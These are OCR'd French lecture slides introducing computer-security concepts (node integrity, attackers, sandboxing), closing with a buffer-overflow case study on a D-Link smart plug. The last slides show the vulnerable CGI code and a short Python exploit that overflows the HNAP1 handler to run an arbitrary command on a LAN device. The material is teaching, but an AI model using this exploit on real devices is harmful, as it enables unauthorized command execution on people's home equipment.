Introduction aux problématiques de la sécurité des systèmes informatiques

Pascal.Urien@telecom-paris.fr

Jackson Pollock, "Convergence"

Au sujet de la CyberSécurité

- **Concepts**
  - Qui peut se décrire par des manuscrits (manuscripts, impression, numérique)
    - Algorithmes NP complets, Cryptographie
    - Contrôle d'accès (login mot de passe, certificats)
    - Chiffrement des données
    - Communication sécurisées
    - Evaluation de la sécurité, analyse de risque, politique de sécurité
- **Instanciation dans le réel**
  - Objets numériques, assemblage d'objets et de composants atomiques
    - Quelles assurances d'intégrité ?. Virtualisation, clones malveillants, implants, relais
    - Identité, contrefaçon
    - SRAM PUF (Physical Unclonable Function)
    - ADN ?
  - Programmes
    - Quelles assurances d'intégrité ?. Quelles assurances de conformité ?.
    - Bugs, Buffer Overflow
  - Attaques des environnements d'exécution
    - Canaux cachés (Side Channel)
    - Intégrité des mémoires (RAM, FLASH)


Position du problème

- **Un système distribué**
  - Ensemble de nœuds numériques connectés par des réseaux (TCP/IP)
- **Nœud Numérique**
  - Un système informatique comportant des processeurs, des interfaces de communication (SoC), des mémoires non volatiles (FLASH, DISQUE),des mémoires volatiles (RAM), des éléments d'entrée/sortie (ECRAN, CLAVIER…)
- **Sécurité des nœuds**
  - Intégrité des mémoires non volatiles (FLASH, DISQUE)
  - Intégrité des programmes &données, et des mémoires volatiles au runtime
  - Authenticité des nœuds physiques (détection des clones ou des implants)
  - Protection des algorithmes cryptographiques et des secrets (clés) associés
  - Détection des injections de code (intrusion)
  - Contrôle d'accès, gestion des droits, politique de sécurité, détection des comportements malveillants
  - Résistance aux canaux cachés (side channel)
- **Sécurité des communications**
  - Protocoles de communications sécurisés
  - Protection des algorithmes cryptographiques et des secrets (clés) associés
  - Détection des comportements malveillants (BOT, VERS, DDOS,…)

Les équations de Maxwell sont-elles sécurisées ?

$\text{div}\ \vec{B} = 0$	$\text{div}\ \vec{E} = \frac{\rho}{\varepsilon_0}$
$\overrightarrow{\text{rot}}\ \vec{B} = \mu_0 \vec{j} + \varepsilon_0 \mu_0 \frac{\partial \vec{E}}{\partial t}$	$\overrightarrow{\text{rot}}\ \vec{E} = -\frac{\partial \vec{B}}{\partial t}$

La sécurité est une construction (design)




2 lignes de remparts

1 bastion

*La ville de Carcasonne

Attaques adressant les systèmes embarqués



Examples of attack threats faced by embedded systems.

How to you know that a thing is the thing you believe it is ?

- Hardware Integrity
- Software Integrity


Giuseppe Arcimboldo, *The Greengrocer 1585*

Qui sont les attaquants

- **Les extraterrestres**
  - 1995, Peter Shor invente un algorithme de factorisation d'un nombre N par un calculateur quantique, en un temps $O((\log N)^3)$.
  - Une technologie extraterrestre peut casser RSA
- **Les états**
  - APT, Advance Persistent Threat
    - Attaque RSA Security APT, 2011
    - STUXNET
- **Les espions**
  - Projets PRISM (2013)
- **Le crime**
  - HIJACKING, BOTNET, RANSONWARE

Passcode = PIN + TokenCode
TokenCode=h(Seed | Time)
Seed = f(Secret,SerialNumber)


PRISM



http://www.washingtonpost.com/wp-srv/special/politics/prism-collection-documents/


Le Monde Numérique

- **The Manuscrit Age**
  - *De bello Gallico*, Gaius Julius Caesar, 50 BCE
- **The Printing Age**
  - Johannes Gutenberg, 1440
- **The Connected Age**
  - 20st century
  - Anytime, Anywhere




Applications distribuées

- **Une application distribuée est un ensemble d'entités logicielles, logiquement autonomes, qui produisent, consomment et échangent des informations**
  - OUTi = PROG(INi))
- **Dans un premier temps les composants logiciels des applications étaient logés dans un même système informatique, constituant de fait leur média de communication (parfois dénommé *gluware*).**
  - Le bus système permet le transfert des informations stockées en mémoire, les modules logiciels sont réalisés par des processus gérés par le système d'exploitation.
  - La sécurité est uniquement dépendante des caractéristiques du système d'exploitation, par exemple en terme de gestion des droits utilisateurs, ou d'isolement des processus.


Sonde d'écoute
CPU
MEM
P2
Bus Système
MEM
P1
PONT
de BUS
Prog1
Data1
Prog2
Data2
DISQUE
CARTE
RESEAU
Bus IO
OS Firewall

Internet Protocol


- L'émergence de la toile d'araignée mondiale a permis de concevoir des systèmes distribués à l'échelle planétaire,
  - les composants logiciels sont logés dans des systèmes informatiques hétérogènes, le réseau n'est pas sûr, le nombre d'utilisateurs est important.
- D'abord absente des premières spécifications de, la sécurité de l'Internet (*Security Architecture for the Internet Protocol*, RFC 825, 1995) puis du WEB (*Secure Socket Layer*, SSL 3.0, 1996), devient un paramètre critique et tente de concilier des contraintes à priori antinomiques telles que, nécessité économique d'utiliser Internet, et impérative résistance au piratage informatique ou à l'espionnage.




Poster de Tim Berners-Lee à la conférence ACM Hypertext 91

Isolation: Notion de SandBox

- Un SANDBOX est un environnement logiciel qui contrôle les accès d'une application aux ressources d'un système informatique géré par un système d'exploitation



Buffer Overflow



Exemple de Buffer Overflow

Une ePrise

Passez la souris sur l'image pour zoomer

D-Link DSP-W215/FR Prise intelligente

de D-link

★★★☆☆ ▾ 25 commentaires client | 3 questions ayant reçu une réponse

Prix : EUR 34,99 LIVRAISON GRATUITE Détails

Tous les prix incluent la TVA.

En stock.

Voulez-vous le faire livrer le samedi 16 jan.? Commandez-le dans les **2 h et 34 mins** et choisissez la **Livraison en 1 jour ouvré** au cours de votre commande. En savoir plus.

Expédié et vendu par Amazon. Emballage cadeau disponible.

20 neufs à partir de EUR 34,99 1 d'occasion à partir de EUR 41,77

- Description du produit: D-Link Prise intelligente
- Largeur: 3,93 cm
- Profondeur: 6,6 cm
- Hauteur: 11,7 cm

› Voir plus de détails

The « Moon » worm

Home Network Administration Protocol (**HNAP**) is a proprietary network protocol invented by Pure Networks, Inc. and acquired by Cisco Systems which allows identification, configuration, and management of network devices. HNAP is based on SOAP

2014 HNAP is used by "The Moon" worm which infects Linksys routers.

Hacking the D-Link DSP-W215 Smart Plug
http://www.devttys0.com/2014/05/hacking-the-d-link-dsp-w215-smart-plug/

http://logos.cs.uic.edu/366/notes/mips%20quick%20tutorial.htm

```
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetDeviceSettingsResponse xmlns="http://purenetworks.com/HNAP1/">
      <GetDeviceSettingsResult>OK</GetDeviceSettingsResult>
      <Type>GatewayWithWiFi</Type>
      <DeviceName/>
      <VendorName>D-Link</VendorName>
      <ModelDescription>Wireless N150 Travel Router</ModelDescription>
      <ModelName>DSP-W215A1</ModelName>
      <FirmwareVersion>1.00b23</FirmwareVersion>
      <FirmwareRegion>DEF</FirmwareRegion>
      <HardwareVersion>A1</HardwareVersion>
      <PresentationURL>/st_device.htm</PresentationURL>
      <SOAPActions>
        <string>http://purenetworks.com/HNAP1/GetDeviceSettings</string>
        <string>http://purenetworks.com/HNAP1/SetDeviceSettings</string>
        <string>http://purenetworks.com/HNAP1/IsDeviceReady</string>
        <string>http://purenetworks.com/HNAP1/SetMultipleActions</string>
        <string>http://purenetworks.com/HNAP1/GetFirmwareState</string>
        <string>http://purenetworks.com/HNAP1/DoFirmwareUpgrade</string>
        <string>
          http://purenetworks.com/HNAP1/GetFirmwareValidation
        </string>
        <string>
          http://purenetworks.com/HNAP1/StartFirmwareDownload
        </string>
        <string>
          http://purenetworks.com/HNAP1/PollingFirmwareDownload
        </string>
        <string>http://purenetworks.com/HNAP1/GetFirmwareStatus</string>
        <string>http://purenetworks.com/HNAP1/SetFactoryDefault</string>
        <string>http://purenetworks.com/HNAP1/GetNetworkStats</string>
```



Certaines commandes ne sont pas authentifiées

Procédure de lecture du buffer de http POST


HNAP1 => /www/my_cgi.cgi"

my_cgi.cgi

```
int content_length, i;
char *content_length_str;
char post_data_buf[500000];
Content_length = 0;
content_length_str = getenv("CONTENT_LENGTH");
 if(content_length_str)
{  content_length = strtol(content_length_str, 10);}
 memset(post_data_buf, 0, 500000);
 for(i=0; i<content_length; i++)
{   post_data_buf[i] = fgetc();}
```



ROP - Return Oriented Programming




```
import sys
import urllib2

command = sys.argv[1]

buf =  "D" * 1,000,020
buf += "\x00\x40\x5C\xAC"
buf += "E" * 0x28
buf += command
buf += "\x00"

req = urllib2.Request("http://192.168.0.60/HNAP1/",
buf)
print urllib2.urlopen(req).read()
```


```
.text:00405CAC
.text:00405CB0
.text:00405CB4
.text:00405CB8
```

